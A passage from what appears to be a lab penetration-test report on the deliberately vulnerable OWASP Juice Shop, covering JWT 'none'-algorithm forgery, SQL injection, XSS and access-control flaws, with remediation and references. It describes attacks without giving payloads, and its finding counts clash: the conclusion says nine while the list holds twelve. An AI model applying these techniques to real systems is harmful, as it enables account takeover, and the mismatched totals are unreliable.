algorithm confusion (none algorithm) attack enabling complete identity impersonation without knowing any **secret key**. The Leaked Access Logs challenge was also solved by searching the internet for a leaked password matching one of the extracted hashes and using it to log in to the original account.

Risk - Likelihood: High - The attack requires only a valid JWT token (obtained after any login) and standard base64 tools or Burp Suite extensions. No cryptographic key knowledge is required.

Risk - Impact: High - An attacker with any valid session token can impersonate any other user including administrators, access private account data, and perform privileged operations without their credentials.

System: POST /rest/user/login JWT response - Authorization header

Tools Used: Burp Suite Community Edition v2025.12.5 (Repeater), jwt.io, JWT Editor Burp Extension

References: CWE-315: Cleartext Storage of Sensitive Information in a Cookie | CWE-346: Origin Validation Error | OWASP A07:2021 - Identification and Authentication Failures

Evidence:




Figure 47: Juice Shop homepage showing the 'Leaked Access Logs' challenge solved - credentials found via OSINT on leaked password databases.



Figure 48: Score-board challenge card for Leaked Access Logs, confirming the OSINT-based authentication bypass using leaked credentials.

Remediation: Never store sensitive information such as passwords, full email addresses, or internal IDs directly in the JWT payload. Use strong signing algorithms (HS256 or RS256) and explicitly reject tokens with the 'none' algorithm or missing signatures on the server side. Implement JWT library configuration that requires algorithm verification. Set short token expiration times and implement token refresh mechanisms. Audit the JWT validation middleware to ensure the 'alg' header field cannot be manipulated by clients.

Remediation Summary:

The following remediation actions are listed in priority order. Addressing the SQL injection vulnerability first will break the largest number of attack chains.

[Critical] Finding 3 & 7 - SQL Injection - Login Endpoint: Replace string-concatenated queries with parameterised queries. This single fix eliminates both SQL injection findings and breaks the chained account takeover attack.

[Critical] Finding 8 - DOM-Based XSS - Search Parameter: Sanitise user input before DOM insertion using DOMPurify. Replace innerHTML with textContent. Implement a strict Content Security Policy.

[Critical] Finding 1 - Admin Email Exposure in Public Reviews: Implement display aliases for all user accounts. Audit all public-facing content for sensitive identifier exposure.

[High] Finding 4 - Broken Access Control - Admin Panel: Add server-side role verification on all /rest/admin/ endpoints. Frontend redirects alone are insufficient.

[High] Finding 5 - Unauthenticated Application Configuration API: Restrict /rest/admin/application-configuration to require a valid admin session. Remove non-essential fields from the response.

[High] Finding 6 - Unauthenticated FTP Directory: Require authentication on /ftp. Disable directory listing. Move sensitive files and credential stores out of web-accessible directories.

[High] Finding 2 - Hidden Route Disclosure in main.js: Lazy-load Angular admin modules to exclude route names from the public bundle. Implement server-side route guards.

[High] Finding 9 - Reflected XSS - Search Heading: Apply HTML output encoding on all reflected user input. Use Angular template escaping and Content Security Policy.

[Critical] Finding 10 - SQL Injection - Product Search Endpoint: Apply parameterised queries to the product search endpoint. Validate and sanitise all user-supplied query parameters server-side.

[Critical] Finding 11 - Weak Password Hashing - MD5: Replace MD5 with bcrypt, Argon2, or scrypt. Implement per-user salts. Force a password reset for all existing users.

[High] Finding 12 - Insecure JWT Implementation: Enforce algorithm validation server-side. Reject tokens with alg=none. Avoid storing sensitive data in the JWT payload. Use short expiry times.

References:

OWASP Standards & Guides

[1]OWASP Top 10 (2021) <https://owasp.org/www-project-top-ten/>

The ten most critical web application security risks, published by the Open Web Application Security Project.

[2]OWASP Testing Guide v 4.2 <https://owasp.org/www-project-web-security-testing-guide/>

Comprehensive methodology and best practices for web application penetration testing.

[3]OWASP Juice Shop Project <https://owasp.org/www-project-juice-shop/>

Official project page for the OWASP Juice Shop deliberately vulnerable web application used as the test target.

[4]OWASP SQL Injection Prevention Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Guidance on preventing SQL injection through parameterised queries and input validation.

[5]OWASP XSS Prevention Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Output encoding and sanitisation techniques to prevent cross-site scripting vulnerabilities.

[6]OWASP Content Security Policy Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

Best practices for implementing Content Security Policy headers to mitigate XSS and injection attacks.

[7]OWASP Access Control Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html

Design principles and implementation guidance for server-side access control enforcement.

MITRE Common Weakness Enumeration (CWE)

[1]CWE-89: SQL Injection <https://cwe.mitre.org/data/definitions/89.html>

Improper Neutralization of Special Elements used in an SQL Command.

[2]CWE-79: Cross-Site Scripting

<https://cwe.mitre.org/data/definitions/79.html>

Improper Neutralization of Input During Web Page Generation (XSS).

[3]CWE-200: Information Exposure

<https://cwe.mitre.org/data/definitions/200.html>

Exposure of Sensitive Information to an Unauthorized Actor.

[4]CWE-284: Improper Access Control

<https://cwe.mitre.org/data/definitions/284.html>

Failure to enforce proper restrictions on access to resources.

[5]CWE-548: Directory Listing <https://cwe.mitre.org/data/definitions/548.html>

Exposure of Information Through Directory Listing when directory browsing is enabled.

Tools Used :

[1]Burp Suite Community Edition v 2025.12.5

<https://portswigger.net/burp/communitydownload>

Web application security testing platform used for HTTP traffic interception, Intruder attacks, and request manipulation.

[2]FoxyProxy Standard <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>

Firefox browser extension used to route traffic through the Burp Suite proxy.

[3]Docker <https://www.docker.com/>

Container platform used to deploy the OWASP Juice Shop application in an isolated lab environment.

[4]OWASP Juice Shop Docker Image (bkimminich/juice-shop)

<https://hub.docker.com/r/bkimminich/juice-shop>

Official Docker image of the OWASP Juice Shop deliberately vulnerable web application.

Security Standards & Frameworks

[1]NIST SP 800-115: Technical Guide to Information Security Testing

<https://csrc.nist.gov/publications/detail/sp/800-115/final>

NIST guidance on technical security testing and assessment methodology.

[2]CVSS v3.1 Specification <https://www.first.org/cvss/v3.1/specification-document>

Common Vulnerability Scoring System version 3.1, used to assign severity ratings to identified vulnerabilities.

[3]DOMPurify — DOM Sanitization Library <https://github.com/cure53/DOMPurify>

A fast, tolerant XSS sanitizer for HTML, MathML, and SVG, recommended for preventing DOM-based XSS.

Conclusion:

This assessment of the OWASP Juice Shop demonstrated a realistic attack chain progressing from unauthenticated passive reconnaissance to complete administrator account takeover, full admin panel access exposing all registered users, and session cookie theft via cross-site scripting. Nine vulnerabilities were identified spanning four Critical and five High severity findings.

The findings map primarily to three OWASP Top 10 categories: A01 Broken Access Control, A03 Injection, and A05 Security Misconfiguration. A new finding compared to the original scope, the unauthenticated application configuration API, highlights that sensitive data exposure can occur through API endpoints discovered via passive traffic monitoring, not just through direct exploitation.

The most impactful single remediation is the adoption of parameterised queries across the entire application. Combined with server-side access controls on all admin endpoints, display aliases to prevent email exposure, and a Content Security Policy to mitigate XSS, these changes would eliminate or significantly reduce all nine findings identified in this report. A follow-up assessment after remediation is strongly recommended.
